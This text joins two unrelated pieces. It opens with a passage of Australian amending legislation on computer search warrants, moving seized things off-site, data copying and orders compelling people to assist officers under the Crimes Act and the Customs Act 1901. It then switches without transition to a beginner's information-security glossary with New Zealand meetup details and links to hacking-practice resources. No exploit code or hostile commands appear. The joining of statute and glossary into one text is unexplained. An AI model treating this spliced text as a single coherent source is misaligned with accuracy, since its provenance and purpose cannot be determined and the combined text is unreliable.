- (b) any program (or part of a program).

2 Subsection 3C(1)

Insert:

data held in a computer includes:

- (a) data held in any removable data storage device for the time being held in a computer; or
- (b) data held in a data storage device on a computer network of which the computer forms a part.

3 Subsection 3C(1)

Insert:

data storage device means a thing containing, or designed to contain, data for use by a computer.

4 Subsection 3K(1)

Omit “things found at the premises in order to determine whether they are things”, substitute “a thing found at the premises in order to determine whether it is a thing”.

5 Subsection 3K(2)

Repeal the subsection, substitute:

(2) A thing found at the premises may be moved to another place for examination or processing in order to determine whether it may be seized under a warrant if:

- (a) both of the following apply:
  - (i) it is significantly more practicable to do so having regard to the timeliness and cost of examining or processing the thing at another place and the availability of expert assistance;
  - (ii) there are reasonable grounds to believe that the thing contains or constitutes evidential material; or
- (b) the occupier of the premises consents in writing.

6 Subsection 3K(3)

Omit “things are”, substitute “a thing is”.

7 After subsection 3K(3)

Insert:

(3A) The thing may be moved to another place for examination or processing for no longer than 72 hours.

(3B) An executing officer may apply to an issuing officer for one or more extensions of that time if the executing officer believes on reasonable grounds that the thing cannot be examined or processed within 72 hours or that time as previously extended.

(3C) The executing officer must give notice of the application to the occupier of the premises, and the occupier is entitled to be heard in relation to the application.

8 Subsection 3L(1)

Repeal the subsection, substitute:

(1) The executing officer or a constable assisting may operate electronic equipment at the warrant premises to access data (including data not held at the premises) if he or she believes on reasonable grounds that:

- (a) the data might constitute evidential material; and
- (b) the equipment can be operated without damaging it.

Note: An executing officer can obtain an order requiring a person with knowledge of a computer or computer system to provide assistance: see section 3LA.

(1A) If the executing officer or constable assisting believes on reasonable grounds that any data accessed by operating the electronic equipment might constitute evidential material, he or she may:

- (a) copy the data to a disk, tape or other associated device brought to the premises; or
  - (b) if the occupier of the premises agrees in writing—copy the data to a disk, tape or other associated device at the premises;
- and take the device from the premises.

(1B) If:

- (a) the executing officer or constable assisting takes the device from the premises; and
  - (b) the Commissioner is satisfied that the data is not required (or is no longer required) for:
    - (i) investigating an offence against the law of the Commonwealth, a State or a Territory; or
    - (ii) judicial proceedings or administrative review proceedings; or
    - (iii) investigating or resolving a complaint under the Complaints (Australian Federal Police) Act 1981 or the Privacy Act 1988;
- the Commissioner must arrange for:

- (c) the removal of the data from any device in the control of the Australian Federal Police; and
- (d) the destruction of any other reproduction of the data in the control of the Australian Federal Police.

9 Paragraph 3L(2)(b)

Omit “or”.

10 Paragraph 3L(2)(c)

Repeal the paragraph.

11 Paragraph 3L(3)(a)

Repeal the paragraph, substitute:

- (a) it is not practicable to copy the data as mentioned in subsection (1A) or to put the material in documentary form as mentioned in paragraph (2)(b); or

12 After section 3L

Insert:

3LA Person with knowledge of a computer or a computer system to assist access etc.

(1) The executing officer may apply to a magistrate for an order requiring a specified person to provide any information or assistance that is reasonable and necessary to allow the officer to do one or more of the following:

- (a) access data held in, or accessible from, a computer that is on warrant premises;

- (b) copy the data to a data storage device;
- (c) convert the data into documentary form.
- (2) The magistrate may grant the order if the magistrate is satisfied that:
  - (a) there are reasonable grounds for suspecting that evidential material is held in, or is accessible from, the computer; and
  - (b) the specified person is:
    - (i) reasonably suspected of having committed the offence stated in the relevant warrant; or
    - (ii) the owner or lessee of the computer; or
    - (iii) an employee of the owner or lessee of the computer; and
  - (c) the specified person has relevant knowledge of:
    - (i) the computer or a computer network of which the computer forms a part; or
    - (ii) measures applied to protect data held in, or accessible from, the computer.
- (3) A person commits an offence if the person fails to comply with the order.

Penalty: 6 months imprisonment.

3LB Accessing data held on other premises—notification to occupier of that premises

- (1) If:
  - (a) data that is held on premises other than the warrant premises is accessed under subsection 3L(1); and
  - (b) it is practicable to notify the occupier of the other premises that the data has been accessed under a warrant;
 the executing officer must:
  - (c) do so as soon as practicable; and
  - (d) if the executing officer has arranged, or intends to arrange, for continued access to the data under subsection 3L(1A) or (2)—include that information in the notification.

(2) A notification under subsection (1) must include sufficient information to allow the occupier of the other premises to contact the executing officer.

13 Paragraph 3N(2)(a)

Omit “paragraph 3L(2)(b) or (c)”, substitute “subsection 3L(1A) or paragraph 3L(2)(b)”.

Customs Act 1901

14 Subsection 4(1)

Insert:

data includes:

- (a) information in any form; or
- (b) any program (or part of a program).

15 Paragraph 67EU(1)(b)

Omit “or programs associated with its use are damaged or corrupted”.

16 Subsection 67EU(1)

Omit “compensation for the damage or corruption is payable by Customs to the owner of the equipment or the user of the data or programs concerned”, substitute “compensation for the damage is payable by Customs to the owner of the equipment or the user of the data concerned”.

17 Subsection 67EU(3)

Omit “or program”.

18 Subsection 183UA(1)

Insert:

data held in a computer includes:

(a) data held in any removable data storage device for the time being held in a computer; or

(b) data held in a data storage device on a computer network of which the computer forms a part.

19 Subsection 183UA(1)

Insert:

data storage device means a thing containing, or designed to contain, data for use by a computer.

20 Subsection 200(1)

Omit “things found on or in the premises in order to determine whether they are things”, substitute “a thing found on or in the premises in order to determine whether it is a thing”.

21 Subsection 200(2)

Repeal the subsection, substitute:

(2) A thing found at the premises may be moved to another place for examination or processing in order to determine whether it may be seized under a warrant if:

(a) both of the following apply:

(i) it is significantly more practicable to do so having regard to the timeliness and cost of examining or processing the thing at another place and the availability of expert assistance;

(ii) there are reasonable grounds to believe that the thing contains or constitutes evidential material; or

(b) the occupier of the premises consents in writing.

22 Subsection 200(3)

Omit “things are”, substitute “a thing is”.

23 After subsection 200(3)

Insert:

(3A) The thing may be moved to another place for examination or processing for no longer than 72 hours.

(3B) An executing officer may apply to a judicial officer for one or more extensions of that time if the executing officer believes on reasonable grounds that the thing cannot be examined or processed within 72 hours or that time as previously extended.

(3C) The executing officer must give notice of the application to the occupier of the premises, and the occupier is entitled to be heard in relation to the application.

24 Subsection 201(1)

Repeal the subsection, substitute:

(1) The executing officer or a person assisting may operate electronic equipment at the warrant premises to access data (including data not held at the premises) if he or she believes on reasonable grounds that:

(a) the data might constitute evidential material; and

(b) the equipment can be operated without damaging it.

Note: An executing officer can obtain an order requiring a person with knowledge of a computer or computer system to provide assistance: see section 201A.

(1A) If the executing officer or person assisting believes on reasonable grounds that any data accessed by operating the electronic equipment might constitute evidential material, he or she may:

(a) copy the data to a disk, tape or other associated device brought to the premises; or

(b) if the occupier of the premises agrees in writing—copy the data to a disk, tape or other associated device at the premises;  
and take the device from the premises.

(1B) If:

(a) the executing officer or person assisting takes the device from the premises;  
and

(b) the CEO is satisfied that the data is not required (or is no longer required) for:

(i) investigating an offence against the law of the Commonwealth, a State or a Territory; or

(ii) judicial proceedings or administrative review proceedings; or

(iii) investigating or resolving a complaint under the Ombudsman Act 1976 or the Privacy Act 1988;

the CEO must arrange for:

(c) the removal of the data from any device in the control of Customs; and

(d) the destruction of any other reproduction of the data in the control of

Customs.

25 Paragraph 201(2)(b)

Omit “so produced; or”, substitute “so produced.”.

26 Paragraph 201(2)(c)

Repeal the paragraph.

27 Subsection 201(3)

Omit “put the material in documentary form as mentioned in paragraph (2)(b) or to copy the material as mentioned in paragraph (2)(c)”, substitute “copy the material as mentioned in subsection (1A) or to put the material in documentary form as mentioned in paragraph (2)(b)”.

28 After section 201

Insert:

201A Person with knowledge of a computer or a computer system to assist access etc.

(1) An executing officer may apply to a magistrate for an order requiring a specified person to provide any information or assistance that is reasonable and necessary to allow the officer to do one or more of the following:

(a) access data held in, or accessible from, a computer that is on warrant premises;

(b) copy the data to a data storage device;

(c) convert the data into documentary form.

(2) The magistrate may grant the order if the magistrate is satisfied that:

(a) there are reasonable grounds for suspecting that evidential material is held in, or is accessible from, the computer; and

(b) the specified person is:

(i) reasonably suspected of having committed the offence stated in the relevant warrant; or

- (ii) the owner or lessee of the computer; or
- (iii) an employee of the owner or lessee of the computer; and
- (c) the specified person has relevant knowledge of:
  - (i) the computer or a computer network of which the computer forms a part; or
  - (ii) measures applied to protect data held in, or accessible from, the computer.
- (3) A person commits an offence if the person fails to comply with the order.

Penalty: 6 months imprisonment.

#### 201B Accessing data held on other premises—notification to occupier of that premises

- (1) If:
    - (a) data that is held on premises other than the warrant premises is accessed under subsection 201(1); and
    - (b) it is practicable to notify the occupier of the other premises that the data has been accessed under a warrant;
- the executing officer must:

- (c) do so as soon as practicable; and
- (d) if the executing officer has arranged, or intends to arrange, for continued access to the data under subsection 201(1A) or (2)—include that information in the notification.

(2) A notification under subsection (1) must include sufficient information to allow the occupier of the other premises to contact the executing officer.

#### 29 Subsection 202(1)

Repeal the subsection, substitute:

- (1) If:
    - (a) damage is caused to equipment as a result of it being operated as mentioned in section 200 or 201; or
    - (b) the data recorded on or accessible from the equipment is damaged;
- and the damage was caused as a result of:
- (c) insufficient care being exercised in selecting the person who was to operate the equipment; or
  - (d) insufficient care being exercised by the person operating the equipment;
- compensation for the damage is payable to the owner of the equipment or the user of the data concerned.

#### 30 Paragraph 202A(2)(a)

Omit “paragraph 201(2)(b) or (c)”, substitute “subsection 201(1A) or paragraph 201(2)(b)”.

#### 31 Application of amendments

(129/01)

The amendments made by this Schedule apply to warrants issued after the commencement of this Schedule.

[Minister’s second reading speech made in—  
House of Representatives on 27 June 2001  
Senate on 26 September 2001]





# Glossary

**Backdoor** - A backdoor is an undocumented way of accessing a system, bypassing the normal authentication mechanisms. Some back doors are placed in the software by the original programmer and others are placed on systems through a system compromise, such as a virus or worm. Usually, attackers use back doors for easier and continued access to a system after it has been compromised.

**Botnet** - A network of compromised hosts (typically personal computers) under the control of one party. These are often used as part of DDoS attacks, or to send spam. One compromised host can be party to more than one botnet, but each botnet has a single Command and Control system (possibly with multiple communications channels).

**Buffer Overflow / Underflow** - A lack of bounds checking results in writing more data than can fit into a buffer. This means that the data “overflows” into adjacent memory not allocated to this buffer. This can lead to variables being changed in unexpected ways, “smashing the stack,” “heap spray,” etc.

**C2** - Command and Control. A system used to remote-control botnet(s). A two-way communications channel for the controller (hacker) to send commands to the hosts participating in the botnet, and receive their result/status.

**CSRF** - Cross Site Request Forgery. This is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

**CVE** - Common Vulnerabilities and Exposures. A system which provides a reference-method for publicly known information-security vulnerabilities and exposures. The format for a CVE number is CVE-yyyy-nnnn, where yyyy is the year (e.g. 2016) and nnnn is a sequential number. The CVE number for the heartbleed bug is [CVE-2014-0160](#).

**DoS** - Denial of Service. Asking a system to process more than it can. This isn't always malicious, and can be trivially caused by misconfigurations. While this is a computer term, DoSes happen in the real world too. For example, if a cafe is full of students, the general public can't get anything to drink/eat.

**DDoS** - Distributed Denial of Service. This is a type of DoS attack where multiple systems (see botnet) are used to target a single system causing a Denial of Service.

**Hacker** - “a person or thing that hacks or cuts roughly,” or “a person who uses computers to gain unauthorised access to data.”

**ISIG** - Information Security Interest Group. This is a group of IT Security professionals and enthusiasts, with monthly meetings in Auckland, Wellington, and Christchurch. In Christchurch, meetings are on the last Wednesday of the month, and are typically held at The Twisted Hop in Woolston.

**LFI / RFI** - Local File Include / Remote File Include. A system which is designed to read data from a particular file (eg, a menu being automatically included in all pages of a website), being tricked into reading another file instead. Sensitive local files may be disclosed (eg, system password store, web-server configuration, database backups, website source code). With RFI, files are "remote" from the web-server, but not necessarily available directly to the attacker; this may include other servers behind the firewall containing sensitive information, or files on the internet under the attacker's control - allowing arbitrary code to be included in place of the expected content (see XSS).

**Malware** - Malicious Software. This is the sort of thing that anti-virus (AV) software is looking for and tries to protect its users from.

**OWASP** - Open Web Application Security Project. A global organisation of web application security professionals and enthusiasts. OWASP produce several tools (eg ZAP), and a Top Ten list of common web application insecurities. In NZ, OWASP holds a free-to-attend conference in Auckland in February most years. The Christchurch chapter of OWASP meets on the last Wednesday of the quarter.

**Phishing** - The use of e-mails that appear to originate from a trusted source to trick a user into entering valid credentials at a fake website. (See also CSRF.) Typically the e-mail and the web site looks like they are part of a bank the user is doing business with.

**Pwnd** - Slang term meaning to own. Borrowed from video gaming slang for Player Owned.

**RAT** - Remote Access Trojan.

**RCE** - Remote Code Execution. The ability to arbitrarily execute code on another computer/device.

**Rootkit** - A program which endeavours to hide its presence on a system in an effort to remain undetected. It will intercept core system functionality like file-system access and process listings in order to maintain its invisibility.

**Shell** - (we <3 shells.) A Unix term for the interactive user interface with an operating system. The shell is the layer of programming that understands and executes the commands a user enters. In some systems, the shell is called a command interpreter. A shell usually implies an interface with a command syntax. (Think of the DOS operating system and its "C:>" prompts and user commands such as "dir" and "edit".)

**Spam** - Unsolicited junk email.

**SQLi** - SQL Injection. This is a type of input validation attack specific to database-driven applications where SQL code is inserted into application queries to manipulate the database.

**Trojan** - A Trojan is another type of malware named after the wooden horse the Greeks used to infiltrate Troy. It is a harmful piece of software that looks legitimate. Users are typically tricked into loading and executing it on their systems. After it is activated, it can achieve any number of attacks on the host, from irritating the user (popping up windows or changing desktops) to damaging the host (deleting files, stealing data, or activating and spreading other malware, such as viruses). Trojans are also known to create back doors to give malicious users access to the system. Unlike viruses and worms, Trojans do not reproduce by infecting other files nor do they self-replicate. Trojans must spread through user interaction such as opening an e-mail attachment or downloading and running a file from the Internet.

**Worm** - Computer worms are similar to viruses in that they replicate functional copies of themselves and can cause the same type of damage. In contrast to viruses, which require the spreading of an infected host file, worms are standalone software and do not require a host program or human help to propagate. To spread, worms either exploit a vulnerability on the target system or use some kind of social engineering to trick users into executing them. A worm enters a computer through a vulnerability in the system and takes advantage of file-transport or information-transport features on the system, allowing it to travel unaided.

**Virus** - A computer virus is a type of malware that propagates by inserting a copy of itself into and becoming part of another program. It spreads from one computer to another, leaving infections as it travels. Viruses can range in severity from causing mildly annoying effects to damaging data or software and causing denial-of-service (DoS) conditions. Almost all viruses are attached to an executable file, which means the virus may exist on a system but will not be active or able to spread until a user runs or opens the malicious host file or program. When the host code is executed, the viral code is executed as well. Normally, the host program keeps functioning after it is infected by the virus. However, some viruses overwrite other programs with copies of themselves, which destroys the host program altogether. Viruses spread when the software or document they are attached to is transferred from one computer to another using the network, a disk, file sharing, or infected e-mail attachments.

**XSS** - Cross Site Scripting. This is a type of injection attack, rather than targeting the web server these attacks target the users of the web site. XSS can be transient (relying on something in a specific URL) or persistent (stored server-side).

# References

<http://r-7.co/Metasploitable2>

<https://www.owasp.org/>

<https://www.kali.org/>

<https://www.offensive-security.com/metasploit-unleashed/>

<https://www.vulnhub.com/>

<https://infosec101.nz/>